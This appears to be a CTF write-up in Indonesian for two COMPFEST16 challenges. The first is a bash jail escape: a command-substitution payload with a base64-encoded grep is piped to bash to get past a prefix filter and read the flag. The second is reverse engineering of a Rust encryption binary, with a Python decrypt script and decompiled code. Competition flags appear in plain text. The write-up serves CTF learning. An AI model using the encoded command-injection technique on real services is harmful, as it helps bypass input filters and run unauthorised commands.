
https://forms.gle/UGUoaZgPQcALK2kMA

Submission


Flag

Submit

▶ View solves (0 teams)



Misc/johnTHEsigma!



Diberikan javascript jail

```
const parse = require('bash-parser');
const { exec } = require('child_process');

const hasBannedChars = (input) => {
    const bannedCharsRegex = /[&`><*?x]/;
    return bannedCharsRegex.test(input);
};

const validateAST = (astNode) => {
    const requiredPrefix = 'whatTHEsigma';
    const hasPrefix = (str, prefix) => str.startsWith(prefix);

    const checkNode = (node) => {
        if (!node || node['type'] !== 'Script') {
            return false;
        }
        for (const command of node['commands']) {
            if (!command || command['type'] !== 'Command') {
                return false;
            }

            let sanitizedText = '';

            if (command['name'] && command['name']['text']) {
                sanitizedText = command['name']['text'].replace(/[^a-zA-
Z]/g, '');
            } else if (command['prefix'] && command['prefix'].length > 0)
{
                sanitizedText = command['prefix'][0]['text'].replace(/[^a-
zA-Z]/g, '');
            }

            if (sanitizedText !== "" && !hasPrefix(sanitizedText,
requiredPrefix)) {
                return false;
            }
        }
        return true;
```

```
    };

    return checkNode(astNode);
};

process.stdout.write(`Input: `);
process.stdin.on('data', (data) => {
    const userInput = data.toString().trim();
    const ast = parse(userInput);

    if (!validateAST(ast)) {
        process.stdout.write('whatTHEsigma\n');
        process.stdin.pause();  // Close the input stream
        return;
    }

    if (hasBannedChars(userInput)) {
        process.stdout.write('ban\n');
        process.stdin.pause();  // Close the input stream
        return;
    }

    exec(userInput, { shell: '/bin/bash' }, (error, stdout, stderr) => {
        if (error) {
            process.stdout.write(stderr);
            process.stdin.pause();  // Close the input stream
        } else {
            process.stdout.write(stdout);
            process.stdin.pause();  // Close the input stream
        }
    });
});
```

Pertama, kami mencoba mengappend shell command disertai dengan “requiredPrefix”. Tanda $(...) adalah substitution mechanism command pada Bash

```
>>> nc challenges.ctf.compfest.id 9005
Input: whatTHEsigma$(id)
/bin/bash: line 1: whatTHEsigmauid=1001(compfest16): command not found
```


Setelah valid, langsung saja kami melakukan grep terhadap flagnya secara recursive. Tetapi payload kita harus mempunyai prefix “whatTHEsigma” untuk mensatisfy “requiredPrefix” dan harus diencode ke base64 terlebih dahulu untuk membypass pengecekan “sanitizedText” di checkNode function.

```
itoid  /Misc/johnthesigma
>>>
>>> echo "grep -rnE 'COMP'" | base64
Z3JlcCAtcm5FICdDT01QJwo=
itoid  /Misc/johnthesigma
>>>
>>>
```

```
itoid  /Misc/johnthesigma
>>>
>>> nc challenges.ctf.compfest.id 9005
Input: whatTHEsigma$(echo Z3JlcCAtcm5FICdDT01QJwo= | base64 -d | bash)
/bin/bash: line 1: whatTHEsigmaflag.txt:1:COMPFEST16{j0hn h4s b33n p1ck3d up! J0HHnY 15 4 Fr33 E1F c6241b08e1}
: command not found
```

Reverse Engineering

Reverse Engineering/Simple Encryption



Diberikan file exe dan encrypted file, jika kita run program, akan ada 2 pilihan yaitu pilihan untuk encrypt file dan get flag.
Saat akan encrypt flag kita akan diminta file name dan program akan output file encrypted. Dan ketika kita get flag, program akan meminta key dan akan return array integer, yang kemungkinan mengandung flag jika kita memasukkan key yang benar.

Pertama-tama kita analysis terlebih dahulu. Jika kita lihat-lihat, program di compile dari rust language. Setelah kita analysis lebih dalam, kita mengetahui flow dari program tersebut:

1. Program meminta input file
2. Read file lalu di simpat ke dalam variabel
3. Memecah variabel menjadi 8 chunk bytes
4. Setiap bytes akan di append dengan menyesuaikan 7 bit, bukan lagi 8 bit

Dengan begitu, kami membuat script untuk decrypt:

```
byte_7FF6608CF7AC = [
    0x78,
    0x3C,
    0x1E,
    0x14,
    0x0F,
    0x0C,
    0x0A,
    8,
    7,
    6,
    6,
    5,
    5,
    4,
    4,
    4,
    3,
    3,
    3,
    3,
    3,
    2,
    2,
    2,
    2,
    2,
    2,
    2,
    2,
    2,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
```

```
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    1,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
]
byte_7FF6608CF808 = [
    1,
    2,
    3,
    4,
    5,
    6,
    7,
    8,
    9,
    0x0A,
    0x0A,
    0x0B,
    0x0B,
    0x0C,
    0x0C,
    0x0C,
    0x0D,
    0x0D,
    0x0D,
```

```
    0x0D,
    0x0D,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0E,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0x0F,
    0,
    0,
    0,
```

```
]

# file_name = input("Enter the file name: ")
def encrypt(plaintext):
    n_plain = len(plaintext)

    result = []
    for i in range(0, n_plain, 8):
        size_chunk = 8
        if i + size_chunk >= n_plain:
            size_chunk = n_plain - i
        a = byte_7FF6608CF7AC[size_chunk]
        print((a))
        chunk = byte_7FF6608CF808[a] << 60
        print(16 - (chunk >> 60), size_chunk)
        k = 0
        while size_chunk:
            chunk |= plaintext[i + k] << (a * k)
            k += 1
            size_chunk -= 1
        result.append(chunk.to_bytes(8, "little"))

    return b"".join(result)

def decrypt(ciphertext):
    n_cipher = len(ciphertext)
    result = b""
    for i in range(0, n_cipher, 8):
        chunk = int.from_bytes(ciphertext[i:i+8], "little")
        size_chunk = 16 - (chunk >> 60)
        a = byte_7FF6608CF7AC[size_chunk]
        k = 0
        while size_chunk:
            result += ((chunk >> (a * k)) & 0x7F).to_bytes(1, "little")
            k += 1
            size_chunk -= 1

    return result

secret_c = open("secret.enc", "rb").read()
secret = decrypt(secret_c)
print(secret.decode())
```

```
There are many platforms hosting CTF challenges, such as Hack The Box, PicoCTF, and OverTheWire. Start by exploring these platforms to find
challenges that match your skill level.



2. Build Your Skill Set

Familiarize yourself with common topics covered in CTFs. Here are some areas to focus on:



Web Security: Learn about common web vulnerabilities like SQL injection and Cross-Site Scripting (XSS).

Cryptography: Understand basic cryptographic concepts and algorithms. Don't leave your keys like this: F1N4L_CTF_C0MPF3ST_16

Reverse Engineering: Practice disassembling and understanding binary code.

Networking: Know the basics of network protocols and security measures.

3. Join a Team
```

Dengan decrypt file tersebut kami mendapatkan text yang panjang, dan dialamnya terdapat key yang sesuai.

Namun ketika menggunakan key yang sesuai, kami tetap saja tidak mendapatkan hasil yang sesuai.

Dengan begitu kami analysis binary lebih lanjut.


```
      sub_7FF6608B27E0((__int64)&v52, (__int64)"Enter key: Flag: \n",
11i64);
      v56 = filename;
      input_key = sub_7FF6608B1240(filename, v54);
      len_input_key = v2;
      idk = 0i64;
      input_choice = 4i64;
      v4 = 0i64;
      enc_flag = ::enc_flag;
LABEL_9:
      v63 = v4;
      v6 = 0;
      while ( enc_flag != (unsigned __int8 *)&null )
      {
        c_enc_flag = *enc_flag++;
        v6 = c_enc_flag + (v6 << 7);
        if ( (c_enc_flag & 0x80u) != 0 )
        {
          if ( (__int64 *)v4 == idk )
          {
            sub_7FF6608B2570(&idk, v4);
            v4 = v63;
          }
```

```
          *(_DWORD *)(input_choice + 4 * v4) = v6 - 128;
          v4 = v63 + 1;
          goto LABEL_9;
        }
      }
      if ( v4 )
      {
        if ( !len_input_key )
          sub_7FF6608CE3B0(
            (__int64)"attempt to calculate the remainder with a divisor of
zero",
            57i64,
            (__int64)&off_7FF6608D26D0);
        for ( j = 0i64; j != v4; ++j )
        {
          if ( j >= v63 )
            sub_7FF6608CE450(j, v63, (__int64)&off_7FF6608D26E8);
          if ( (len_input_key | j) >> 32 )
            v14 = j % len_input_key;
          else
            v14 = (unsigned int)j % (unsigned int)len_input_key;
          *(_DWORD *)(input_choice + 4 * j) ^= (unsigned
__int8)input_key[v14];
        }
        v15 = v63;
        if ( v63 >= 2 )
        {
          do
          {
            if ( v15 - 2 >= v63 )
              sub_7FF6608CE450(v15 - 2, v63, (__int64)&off_7FF6608D26A0);
            v16 = v15 - 1;
            if ( v15 - 1 >= v63 )
              sub_7FF6608CE450(v15 - 1, v63, (__int64)&off_7FF6608D26B8);
            *(_DWORD *)(input_choice + 4 * v16) -= *(_DWORD *)(input_choice
+ 4 * v16 - 4);
            --v15;
          }
          while ( v16 > 1 );
        }
      }
```

```
      *(_QWORD *)v59 = 0i64;
      *(_QWORD *)&v59[8] = 1i64;
      v17 = 0i64;
      for ( k = 0i64; ; ++k )
      {
        *(_QWORD *)&v59[16] = v17;
        if ( k >= 0x2DAC )
          break;
        if ( !len_input_key )
          sub_7FF6608CE3B0(
            (__int64)"attempt to calculate the remainder with a divisor of
zero",
            57i64,
            (__int64)&off_7FF6608D2640);
        v19 = ::enc_flag[k];
        if ( (len_input_key | k) >> 32 )
        {
          v20 = input_key[k % len_input_key] ^ v19;
          if ( v17 != *(_QWORD *)v59 )
            goto LABEL_32;
        }
        else
        {
          v20 = input_key[(unsigned int)k % (unsigned int)len_input_key] ^
v19;
          if ( v17 != *(_QWORD *)v59 )
            goto LABEL_32;
        }
        sub_7FF6608B26F0(v59, v17);
        v17 = *(_QWORD *)&v59[16];
LABEL_32:
        *(_BYTE *)(*(_QWORD *)&v59[8] + v17) = v20;
        v17 = *(_QWORD *)&v59[16] + 1i64;
      }
      len_content_file_1 = *(_QWORD *)&v59[16];
      content_file = *(_QWORD *)v59;
      if ( idk )
        sub_7FF6608B27B0(input_choice, 4i64 * (_QWORD)idk, 4i64);
      idk = (__int64 *)&content_file;
      input_choice = (__int64)sub_7FF6608B14F0;
      *(_QWORD *)v59 = &off_7FF6608CF570;
```

```
      *(_QWORD *)&v59[8] = 2i64;
      *(_QWORD *)&v59[16] = &idk;
      v60 = 1ui64;
      sub_7FF6608B72F0(v59);
      if ( (_QWORD)content_file )
        sub_7FF6608B27B0(*((_QWORD *)&content_file + 1), content_file,
1i64);
      if ( v52 )
        sub_7FF6608B27B0(v56, v52, 1i64);
    }
```

Diatas terlihat seperti ada 2 algoritma yang tidak berkaitan satu sama lain, dan output awal sepertinya hanya menampilkan hasil algoritma yang kedua. Jadi kami mencoba melihat value yang ada pada var input_choice untuk mendapatakan hasil yang sesuai.



Kita menemukannya pada hex view tab.
Flag: COMPFEST16{us1n6_c0mpr3s10n_4s_3ncRyp7i0n_843c9742e9}